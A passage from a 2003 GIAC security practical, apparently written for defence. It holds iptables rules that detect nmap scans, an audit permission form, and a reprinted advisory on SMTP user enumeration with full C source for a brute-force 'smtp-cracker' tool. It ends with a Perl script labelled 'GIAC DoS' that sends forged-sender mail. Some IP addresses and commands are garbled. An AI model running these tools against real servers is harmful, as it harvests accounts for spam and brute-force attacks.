| iptables -A FORWARD -i eth1 -o eth0 -m state --state ESTABLISHED,RELATED -j ACCEPT | **Details** | In the chain FORWARD if the packet comes on the internal interface and leaves the public interface and is already in the state table, accept the packet |
| | **Purpose** | This rule is used to qualify the traffic. If it already meets the qualifications, then bypass the other port scan rules. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-level 4 --log-prefix "nmap -sN(NULL SCAN): " | **Details** | The FORWARD chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is logged. |
| | **Purpose** | This is a Nmap NULL SCAN. We log it for evidence |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j LOG --log-level 4 --log-prefix "nmap -sN(NULL SCAN): " | **Details** | The INPUT chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is logged. |
| | **Purpose** | This is a Nmap NULL SCAN. We log it for evidence |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ALL NONE -j DROP | **Details** | The FORWARD chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is dropped. |
| | **Purpose** | This is a Nmap NULL SCAN. We drop it to confuse the scanner results. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ALL NONE -j DROP | **Details** | The INPUT chain check TCP packets from the public interface eth0 which have none of the TCP Flags set. If this is true, the packet is dropped. |
| | **Purpose** | This is a Nmap NULL SCAN. We drop it to confuse the scanner results. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-level 4 --log-prefix “nmap -sA(ACK SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the ACK flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | If an ACK packet is sent, but not related to anything in the state table, then it is most likely an ACK Scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j LOG --log-level 4 --log-prefix “nmap -sA(ACK SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the ACK flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | If an ACK packet is sent, but not related to anything in the state table, then it is most likely an ACK Scan. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK ACK -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the ACK flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | Drop the ACK packet to confuse the results of the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK ACK -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the ACK flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | Drop the ACK packet to confuse the results of the scan. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j LOG --log-level 4 --log-prefix “nmap -sF/-sX(FIN/XMAS SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Logged for evidence. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN LOG --log-level 4 --log-prefix “nmap -sF/-sX(FIN/XMAS SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags FIN FIN -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Dropped to confuse the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags FIN FIN -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the FIN flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be either a FIN Scan or a XMAS Tree scan. Both types of scans are caught by this rule. Dropped to confuse the scan. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-PSH SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-PSH SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,PSH PSH -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the PSH flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-URG SCAN): “ | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the URG flag set and is not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j LOG --log-level 4 --log-prefix “nmap -sX(XMAS-URG SCAN): “ | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is logged. |
| | **Purpose** | This could be a XMAS Scan. Logged for evidence. |
| iptables -A FORWARD -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP | **Details** | The FORWARD chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A INPUT -i eth0 -p tcp --tcp-flags ACK,URG URG -j DROP | **Details** | The INPUT chain checks for TCP packets from the public interface eth0 which have the URG flag set and are not in the state table. If this is true, the packet is dropped. |
| | **Purpose** | This could be a XMAS Scan. Dropped to confuse the scan. |
| iptables -A FORWARD -i eth0 -o eth1 -p tcp --sport 1024:65535 -d 192.168.3.5 --dport 25 -m state --state NEW -j ACCEPT | **Details** | In the FORWARD chain if the packet comes in on the public interface and is leaving the internal interface with a protocol of TCP and the source port of 1024 to 65535 and the destination address of 192.168.3.5 and a destinationport of 25, accept the packet and place it in the state table. |
| | **Purpose** | This will qualify packets intended for the SMTP mail server. Placing this packet in the state table will allow the rest of the session to be optimized with the rest of the firewall rules. |
| iptables -t nat -A POSTROUTING -o eth0 -s 192.168.3.0/24 -j SNAT --to-source 192.168.2.2/28 | **Details** | In the nat table POSTROUTING chain if the packet is leaving the public interface with a source address of 191.168.3.0 subnet, then change the source address to 192.168.2.2/28. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | | |
|---|---|---|
| | **Purpose** | This SNAT rule is to make sure that any traffic that meets the minimum qualifications will be SNATed to the Internet. |
| iptables -t nat -A PREROUTING -i eth1 -s 192.168.3.0/24 -j ACCEPT | **Details** | In the nat table, PREROUTING chain if the traffic come to the internal interface and has a source address of 192.168.3.0 subnet, then accept it. |
| | **Purpose** | This rule eases the ability to write new rules for the mail server. This mail so the only place to write new rules for the mail server is the FORWARD chain. This rule compliments the above rule. |
| iptables -A FORWARD -i eth1 -o eth0 -s 192.168.3.0/24 -p tcp -m multiport --dport 80,443 -m state --state NEW -j ACCEPT | **Details** | In the FORWARD chain if the packet is received on the internal interface and is going out the public interface and has a source address of the subnet 1921.68.3.x and the protocol is TCP and the destination port is either 80 or 443 then accept the packet and place it in the state table. |
| | **Purpose** | This qualifies any packets from a web browser and from the internal subnet 192.168.3.x will enter the state table so the session can be optimized later in the rules set. |
| iptables -A FORWARD -i eth1 -o eth0 -s 192.168.3.5 -p tcp -m multiport --dport 2703,7,25 -m state --state NEW -j ACCEPT | **Details** | In the FORWARD chain if the packet comes on internal interface and is leaving the public interface with the source address of 192.168.3.5 and a destination port of 2703,7,25 place it in the state table and accept the packet. |
| | **Purpose** | This qualifies the packets for SpamAssassin updates and allows the SMTP mail server to send mail. It will allow the rest of the session to bypass rules. |
| iptables -A FORWARD -i eth1 -o eth0 -s 192.168.3.8 -p udp 53 -m state --state NEW -j ACCEPT | **Details** | In the FORWARD chain if the packets come on the internal interface and leave the public interface and have a source address of 192.168.3.8 and the protocol is UDP and the destination port is 53, enter into the state table and accept the packet. |
| | **Purpose** | This allows the DNS cache server to get updates from the Internet and allows rest of the UDP packets to bypass rules. |

© SANS Institute 2003,



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

## Appendix C:

**Phier & Wall Consulting**
**Permission To Test Security For Network Devices.**

I _____ **(Network Administrator)** and

_____ **(Network Administrator's Manager)**

authorize _____ of **Phier & Wall Consulting**
on the dates of _____
to run network security tools (both software and hardware)
to audit the vulnerabilities of the following devices:

Device Type: _____ Name/IP Address: _____

Device Type: _____ Name/IP Address: _____

The auditor is allowed the following permission:

Permission to use tools which may cause stress, reboots, or dysfunction of the specific network device. Permission also includes the ability to logon with the account "root" and view configuration. Permission to recommend changes in firewall rules, OS security settings which affect resistance of remote attackers.

The audit does not permit the following:

Permission to change the configuration of the device is NOT granted. If a change is needed, it will be changed by the Network Administrator who signed this agreement.

All parties sign this agreement in good faith.

It is the desire of **Phier & Wall Consulting** to prevent the problems and issues raised in the following case:

State of Oregon v. Randal Schwartz
Washington County Circuit Court C94-0322CR
Background Information:
http://www.sans.org/rr/policy/intel.php
http://www.lightlink.com/spacenka/fors/

Signing this agreement confirms the intent to perform the auditing services while preventing the issues raised in the case of State of Oregon v. Randal Schwartz

If a disagreement results in the misuse or breach in the terms of this agreement both parties will settle the matter with a professional 3rd party arbitration group.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

**Appendix D:**

Detailed Explanation of the SMTP Brute Force Validator

Linux Magazine & Security Networks AG
http://linuxmag.com.br http://www.secunet.com.br

Presents:

SMTP's RCPT command Attack

[Autores]

Lucas Fontes - - kspoon@ka0z.net
Leandro Pereira - Linux Magazine Brasil - leandro@linuxmag.com.br
Nelson Brito - Security Networks AG - nelson@secunet.com.br
Sekure SDI - nelson@sekure.org

[Introduction]

In the beginning when ideas were still taking shape, the main objective was to show how it would be possible to obtain rather easily a SPAM LIST by using the VRFY and EXPN commands.

As a result of ongoing tests, we discovered that another technique could be employed - other than the ones widely used to obtain a list of valid users (directly linked to the SMTP Server being used) for future "BRUTE FORCE" attacks
and the godforsaken SPAM.

The technique is as follows:
[HELO] + [MAIL FROM:] + [RCPT TO:]

[Motivation]

The main aim is to promote awareness among admins of mail servers regarding this
type of attack. It all comes to show that even by following basic RFC standart procedues - without VRFY and EXPN - we can still list the valid users using by another command as suggested in [RFC821].


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

[Bug]
`!`!`

We really cannot call this a bug because there are no restrictions on using certain suggested commands. Let's take an example such as VRFY and EXPN - these
commands exist to create client interaction and may or may not be implemented.

Let's observe the case of a basic command for SMTP protocol - the RCPT. This
command is used when defining the user's destination without any restrictions. It's the same command used for CC's and BCC's.

There is a real good chance we can weaken "secure configurations" of some SMTP
Servers(Sendmail - O PrivacyOptions=goaway).

In our tests we use Sendmail because its DSN(Delivery Status Notification) follow patterns suggested in [RFC1893].Two other tests were performed with QMail
and Checkpoint FireWall-1 secure SMTP server. These two do not follow the patterns suggested by the RFC due to security issues or negligence. Its not up to us to pass judgement.

But pay attention to what is suggested in [[RFC821]:
[...]
3.1. MAIL

> There are three steps to SMTP mail transactions. The transaction is started with a MAIL command which gives the sender identification. A series of one or more RCPT commands follows giving the receiver information. Then a DATA command gives the mail data. And finally, the end of mail data indicator confirms the transaction.
>
> > The first step in the procedure is the MAIL command. The <reverse-path> contains the source mailbox.
> >
> > MAIL <SP> FROM:<reverse-path> <CRLF>
> >
> > This command tells the SMTP-receiver that a new mail transaction is starting and to reset all its state tables and buffers, including any recipients or mail data. It gives the reverse-path which can be used to report errors. If accepted, the receiver-SMTP returns a 250 OK reply.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The <reverse-path> can contain more than just a mailbox. The <reverse-path> is a reverse source routing list of hosts and source mailbox. The first host in the <reverse-path> should be the host sending this command.

The second step in the procedure is the RCPT command.

RCPT <SP> TO:<forward-path> <CRLF>

This command gives a forward-path identifying one recipient. If accepted, the receiver-SMTP returns a 250 OK reply, and stores the forward-path. If the recipient is unknown the receiver-SMTP returns a 550 Failure reply. This second step of the procedure can be repeated any number of times.

[...]

Compare with the test results obtained in the "Feedback" section.

[The tests]
`\`\`\`\`\`

1) The first test performed with a Server in which the VRFY and EXPN commands
had been enabled in its sendmail.cf, observe:

```
rewt:~/brute-force# smtp-cracker -h leet.eleet.org -i users -o primeiro.txt -v
connected to leet.eleet.org
using [VRFY] command
status: 100% \
found 6 users in 68 seconds
rewt:~/brute-force#
```

2) The second test was performed with a Server in which the VRFY and EXPN
commands had been deactivated in its sendmail.cf, observe:

```
rewt:~/brute-force# smtp-cracker -h leet.eleet.org -i users -o primeiro.txt -r
connected to leet.eleet.org
using [RCPT TO:] command
status: 100% \
found 6 users in 9 seconds
rewt:~/brute-force#
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

After both tests, we noticed that the "RCPT TO:" technique proved to be faster than the first two techniques.

[Vulnerable]

Among the SMTP Servers that we tested the only one that was vulnerable to the
new technique employed was the Sendmail because it follows procedures suggested
in [RFC821] and [RFC1893].

For further details go to "Feedback" section.

[Correction]

(I) Sendmail

In the '/etc/sendmail.cf' file add the parameter to the "O" macro:
1) Disable the VRFY command:
"O PrivacyOptions=novrfy"

2) Disable the EXPN command:
"O PrivacyOptions=noexpn"

3)Disabling both:
"O PrivacyOptions=goaway"

4) Regarding the RCPT command, we suggest to modify and/or enable the macros:
"O MaxDaemonChildren=NN"
"O MaxRecipientsPerMessage=NN"
"O MaxQueueRunSize=NN"

(II) QMail e CheckPoint FireWall-1 secure SMTP server

We were not able to use this technique because it does not comply with RFC standards. See the "FeedBack" section.

[Extras]


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

We advise the use of a LOGS checking system to visualize any attempt in obtaining usernames by using this command. Go to the following site: http://www.psionic.com/abacus/logcheck/

Example of an output sent via email using the logcheck:
Active System Attack Alerts
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
Jan 8 21:58:41 null sendmail[30867]: NOQUEUE: null.localdomain.com [213.231.132.123]: VRFY attack?
Security Violations
=-=-=-=-=-=-=-=-=-=-=
Jan 8 21:58:41 null sendmail[30867]: NOQUEUE: null.localdomain.com [213.231.132.123]: vrfy usuario [rejected]

Another alternative would be to use IDS(Intrusion Detection System) by filtering the VRFY and EXPN strings as well as some RCPT requests.

[Feedback]
`

1) Sendmail:
[...]
vrfy me
252 Cannot VRFY user; try RCPT to attempt delivery (or try finger)
rcpt to: <bla>
550 <bla>... User unknown
rcpt to: <nelson>
250 <nelson>... Recipient ok
[...]

2) QMail:
[...]
vrfy me
252 send some mail, i'll try my best
rcpt to: <bla>
250 ok
rcpt to: <blablablablablablablabla>
250 ok
[...]

3) CheckPoint FireWall-1 secure SMTP server:
[...]
vrfy me
250 User ok
rcpt to: <bla>


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

250 <bla>... Recipient ok
rcpt to: <blablablablablablablabla>
250 <blablablabla... Recipient ok
[...]

[Code]
`\`\`\`

The codes for these tests can be found at the following sites:
http://stderr.sekure.org/codes/smtp-cracker.c

PS: The authors cannot be held responsible for incorrect use of this code because its serves only as proof-of-concept. We do not recommend the malicious
use of this code.

[References]
`\`\`\`\`\`\`

(I) RFCs:
[RFC821] - Simple Mail Transfer Protocol - Jonathan B. Postel
`-> Topico 3 - The SMTP Procedures
`-> Topico 4 - The SMTP Specifications
`-> Apendix E - Theory of Reply Codes

[RFC1891] - SMTP Service Extension for Delivery Status Notifications - K. Moore
`-> Topico 7 - Format of delivery notifications
`-> Topico 10 - Apendix - Example

[RFC1893] - Enhanced Mail System Status Code - G. Vaudreuil
`-> Topico 2 - Status Codes
`-> Topico 3 - Enumerated Status Code
`-> Topico 8 - Apendix - Collected Status Code

[RFC2505] - Anti-Spam Recommendations - G. Lindberg
`-> Topico 1 - Introduction - 1.3 & 1.6

(II) Books:
Interligacao em Rede com TCP/IP - Volume I - Principios, protocolos e arquitetura - 2a. Edicao - Douglas E. Comer - ISBN 85-352-0270-6 - Ed. Campus
`-> Capitulo 25 - Aplicativos: Correio Eletronico(822, SMTP, MIME) - pg. 479

(III) Bugtraq Archives:


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://www.securityfocus.com/search/index.html?base=bugtraq&p=VRFY&start=0
http://www.securityfocus.com/templates/archive.pike?list=1&date=1999-03-08&thread=Pine.BSF.4.05.9903091646030.60594-100000@pez.hyperreal.org

(IV) Best of Security-Brasil Archives:
http://www.securenet.com.br/cgi-bin/bos-search?bos=VRFY

(V) Software:
FireWall-1 - http://www.checkpoint.com/products/firewall-1/index.html
Qmail - http://www.qmail.org/
Sendmail - http://www.sendmail.org/

---

Compilable code: smtp-cracker.c

```
/*
 ** Code by:
 **  Lucas Fontes<lucasfontes@clips.com.br>
 **  Nelson Brito<nelson@secunet.com.br || nelson@sekure.org>
 **
 ** Cool Sites:
 **  http://stderr.sekure.org/
 **  http://www.secunet.de/
 **  http://www.secunet.com.br/
 **  http://www.ibqn.com.br/
 **  http://www.secuREnet.com.br/
 **
 ** How to compile(Como compilar):
 ** 1) Versao Portugues
 ** machine:~# gcc -Wall -O3 -DPORTUGUES smtp-cracker.c -o smtp-cracker
 **
 ** 2) English Version
 ** machine:~# gcc -Wall -O3 smtp-cracker.c -o smtp-cracker
 **
 ** It's our proof-of-concept... Comments?!?! =))
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <getopt.h>
#include <netdb.h>
#include <signal.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
#define  VERSION  "0.2b"

void statit(int tot,int nau){
    static int a = 0;

    char zoninha[] = { '\\' , '|' , '/' , '-' };

    fprintf(stderr, "status: %d%% %c\r", ((100*nau)/tot), zoninha[a++]);
    fflush(stderr);

    if(a==4) a = 0;
}

char usage(char *p, char *v){
    #ifdef PORTUGUES
      fprintf(stderr, "SMTP Scanner de usuários v%s - por Lucas & Nelson\n", v);
      fprintf(stderr, "use:     %s [OPÇÕES] [COMANDO]\n", p);
      fprintf(stderr, "exemplo: %s -h mail.leet.org -i userlist -o leet.txt -v\n\n", p);
      fprintf(stderr, "OPÇÕES:\n\t -h, --host     Servidor SMTP para testar\n");
      fprintf(stderr, "\t -i, --infile   lista de possíveis usuários\n");
      fprintf(stderr, "\t -o, --outfile  arquivo que armazenará os usuários
válidos\n\n");
      fprintf(stderr, "COMANDO:\n\t -v, --vrfy     use comando VRFY\n");
      fprintf(stderr, "\t -e, --expn     use comando EXPN\n");
      fprintf(stderr, "\t -r, --rcpt     use comando RCPT - a nova técnica\n");
    #else
      fprintf(stderr, "SMTP's User Scanner v%s - By Lucas & Nelson\n", v);
      fprintf(stderr, "use:     %s [OPTIONS] [COMMAND]\n", p);
      fprintf(stderr, "example: %s -h mail.leet.org -i userlist -o leet.txt -v\n\n", p);
      fprintf(stderr, "OPTIONS:\n\t -h, --host     SMTP Server to test\n");
      fprintf(stderr, "\t -i, --infile   list of possible users\n");
      fprintf(stderr, "\t -o, --outfile  dump file with valid usernames\n\n");
      fprintf(stderr, "COMMAND:\n\t -v, --vrfy     use VRFY command\n");
      fprintf(stderr, "\t -e, --expn     use EXPN command\n");
      fprintf(stderr, "\t -r, --rcpt     use RCPT command - the new technique\n");
    #endif
    exit(0);
}

void u_abort(int s){
     #ifdef PORTUGUES
       fprintf(stderr,"\nmatando processo %d... ", getpid());
       usleep(300000);
       fprintf(stderr,"morto\n");
     #else
       fprintf(stderr,"\nkilling process %d... ", getpid());
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        usleep(300000);
        fprintf(stderr,"killed\n");
      #endif
      exit(0);
}

int main(int argc, char **argv){

    struct sockaddr_in sin;
    struct hostent *ph;
    struct timeval tm_t;

    time_t start, end;

    int sock;
    int latual, ltotal, fusers, passed, opt, timer;

    char buff[500], linha[125], comando[125], atualc[125], *roste = NULL;
    char fake_roste[125];

    fd_set wakeup;
    FILE *usrin = NULL, *usrout = NULL;

    extern char *optarg;
    extern int optind;

    struct option opcoes[]={
        {"host",     1, 0, 'h'},
        {"infile",   1, 0, 'i'},
        {"outfile",  1, 0, 'o'},
        {"vrfy",     0, 0, 'v'},
        {"expn",     0, 0, 'e'},
        {"rcpt",     0, 0, 'r'},
        {0,          0, 0, 0}
    };

    latual = ltotal = fusers = opt = 0;

    if (argc != 8) usage(argv[0], VERSION);

    start = time(NULL);

    signal(SIGHUP, SIG_IGN);
    signal(SIGINT, u_abort);
    signal(SIGTERM, u_abort);
    signal(SIGKILL, u_abort);
```

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
signal(SIGQUIT, u_abort);

while((passed=getopt_long(argc, argv, "h:i:o:ver", opcoes, NULL)) != -1)
   switch(passed){
      case 'i':
            if(!(usrin=fopen(optarg, "r"))){
            perror("read");
               exit(0);
            }
          break;
      case 'o':
          if(!(usrout=fopen(optarg, "w"))){
            perror("write");
            exit(0);
          }
          break;
      case 'h':
          roste = optarg;
          break;
      case 'v':
          opt = 1;
          break;
      case 'e':
          opt = 2;
          break;
      case 'r':
          opt = 3;
          break;
      default:
          printf(".");
          break;
   }


ph=gethostbyname(roste);
if(!ph){
  perror("connect");
  exit(1);
}

memcpy((char*)&sin.sin_addr, ph->h_addr, ph->h_length);

sin.sin_family   =   AF_INET;
sin.sin_port     =   htons(IPPORT_SMTP);
sin.sin_addr     =   *((struct in_addr *)ph->h_addr);
```

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
if((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
   perror("socket");
   exit(1);
}

if(connect(sock, (struct sockaddr *)&sin, sizeof(sin)) == -1) {
   perror("connect");
   exit(1);
}

#ifdef PORTUGUES
  printf("conectado a %s\n",roste);
#else
  printf("connected to %s\n",roste);
#endif

tm_t.tv_sec  =  40; /* timeout to connect */
tm_t.tv_usec =  0;

FD_ZERO(&wakeup);
FD_SET(sock, &wakeup);

if(!select(sock+1, &wakeup, NULL, NULL, &tm_t)){
   perror("connect");
   exit(0);
}

recv(sock, buff, 500, 0);
memset(buff, 0, 500);

while(fgets(linha, 125, usrin)) ltotal++;

rewind(usrin);

#ifdef PORTUGUES
  fprintf(usrout, "#arquivo de mail para %s\n", ph->h_name);
#else
  fprintf(usrout, "#mail file for %s\n", ph->h_name);
#endif

switch(opt){
    case 1:
        snprintf(atualc, 125, "VRFY");
        break;
    case 2:
        snprintf(atualc, 125, "EXPN");
```

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        break;
    case 3:
        snprintf(fake_roste, 125, "HELO localhost.%s\n", ph->h_name);
        snprintf(atualc, 125, "RCPT TO:");
        send(sock, fake_roste, strlen(fake_roste), 0);
        send(sock,"MAIL FROM: root@localhost\n", 26, 0); //weaken anti-spans
        recv(sock, NULL, 600, 0);
        recv(sock, NULL, 600, 0);
        break;
}

#ifdef PORTUGUES
  printf("usando comando [%s]\n", atualc);
#else
  printf("using [%s] command\n", atualc);
#endif

while(!feof(usrin)){
   if(!fgets(linha, 125, usrin)) snprintf(linha, 125, "\n");
   else latual++;

   snprintf(comando, 125, "%s %s", atualc, linha);
   send(sock, comando, strlen(comando), 0);

   tm_t.tv_sec  =  20; /* timeout to command */
   tm_t.tv_usec =  0;

   FD_ZERO(&wakeup);
   FD_SET(sock,&wakeup);

   if(!select(sock+1, &wakeup, NULL, NULL, &tm_t)){
     perror("connect");
       passed = 0;

    memcpy((char *)&sin.sin_addr, ph->h_addr, ph->h_length);
       sin.sin_family =  AF_INET;
       sin.sin_port   =  htons(IPPORT_SMTP);
       sin.sin_addr   =  *((struct in_addr *)ph->h_addr);

    if((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
      perror("socket");
      exit(1);
    }

    if(connect(sock, (struct sockaddr *)&sin, sizeof(sin)) == -1){
      perror("connect");
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
            exit(1);
          }

          else{
             #ifdef PORTUGUES
               printf("reconectando em %s\n", roste);
               printf("retentando comando [%s]\n", atualc);
             #else
               printf("reconnected to %s\n", roste);
               printf("retrying [%s] command\n", atualc);
             #endif
          }

          recv(sock, buff, 500, 0);
          memset(buff, 0, 500);
          continue;
       }

       memset(buff, 0, 500);
       recv(sock, buff, 500, 0);
       buff[strlen(buff)+1] = 0x00;

    /*
     * 250 = user ok
     * 550 = user unknow
     */
       if(strncmp(buff, "250", 3) == 0){
          fprintf(usrout, "%s", linha);
          fusers++;
       }

    /*
     * 252 = vrfy failed
     * 502 = expn failed
     */
       if(opt == 1){
          if(strncmp(buff, "252", 3) == 0){
             #ifdef PORTUGUES
               printf("comando VRFY falhou\nfinalizando...\n");
             #else
               printf("VRFY command failed\nexiting...\n");
             #endif
             close(sock); fclose(usrin);
             fclose(usrout); exit(0);
          }
       }
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
    if(opt == 2){
      if(strncmp(buff, "502", 3) == 0){
        #ifdef PORTUGUES
          printf("comando EXPN falhou\nfinalizando...\n");
        #else
          printf("EXPN command failed\nexiting...\n");
        #endif
        close(sock); fclose(usrin);
        fclose(usrout); exit(0);
      }
    }

    statit(ltotal, latual);
    usleep(300000);
  }

  snprintf(atualc, 125, "QUIT\n");
  send(sock, atualc, strlen(atualc), 0);

  end   = time(NULL);
  timer = (int)difftime(end, start);

  #ifdef PORTUGUES
    printf("\nachados %i usuários em %d segundos\n", fusers, timer);
  #else
    printf("\nfound %i users in %d seconds\n", fusers, timer);
  #endif

  fclose(usrin);
  fclose(usrout);

  close(sock);

  return(1);
}
```

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

**Appendix E:**

```
#!/usr/bin/perl
use Net::SMTP;
use MIME::Lite;

$mail_from  = 'giacnetadmin@giac.com';
$rcpt_to    = 'giacemployee@giac.com';
$from       = '<the net admin@domain.com> (Visible sender)';
$to         = 'joe or jill giac@domain.com (Visible recipient)';
$subject    = 'GIAC DoS';
$msg = q{
This is a message
with an attachment
};

$attch = q{
This this the content of the attachment.
You can load binary data if you want..
};

# Create the message (header +- body)
$liteObj = MIME::Lite->new(
   From       => $from,
   To         => $to,
   Subject    => $subject,
   Encoding   => 'quoted-printable',
   Type       => 'text/plain',
   Data       => $msg
);

# Attach a file
$liteObj->attach(
   Type           => 'application/octet-stream',
   Encoding       => 'base64',
   Filename       => 'DoS GREP',
   Data           => $attch
);

# Try to deliver (simple version)
MX:foreach $mxHost ( searchMX($rcpt_to) ) {
    eval {
        # ignore 'ESMTP not supported' warnings
       local $SIG{__WARN__} = sub {  };

       $smtpObj = Net::SMTP->new( $mxHost, Timeout => 10) or next MX;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        $smtpObj->mail($mail_from)              or next MX;
        $smtpObj->to($rcpt_to)                  or next MX;
        $smtpObj->data                          or next MX;
        $smtpObj->datasend($liteObj->as_string)  or next MX;
        $smtpObj->dataend                       or next MX;
        $smtpObj->quit                          or next MX;
    };
    print "Mail delivered to $mxHost+AFw-n";
    last;
}
```

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.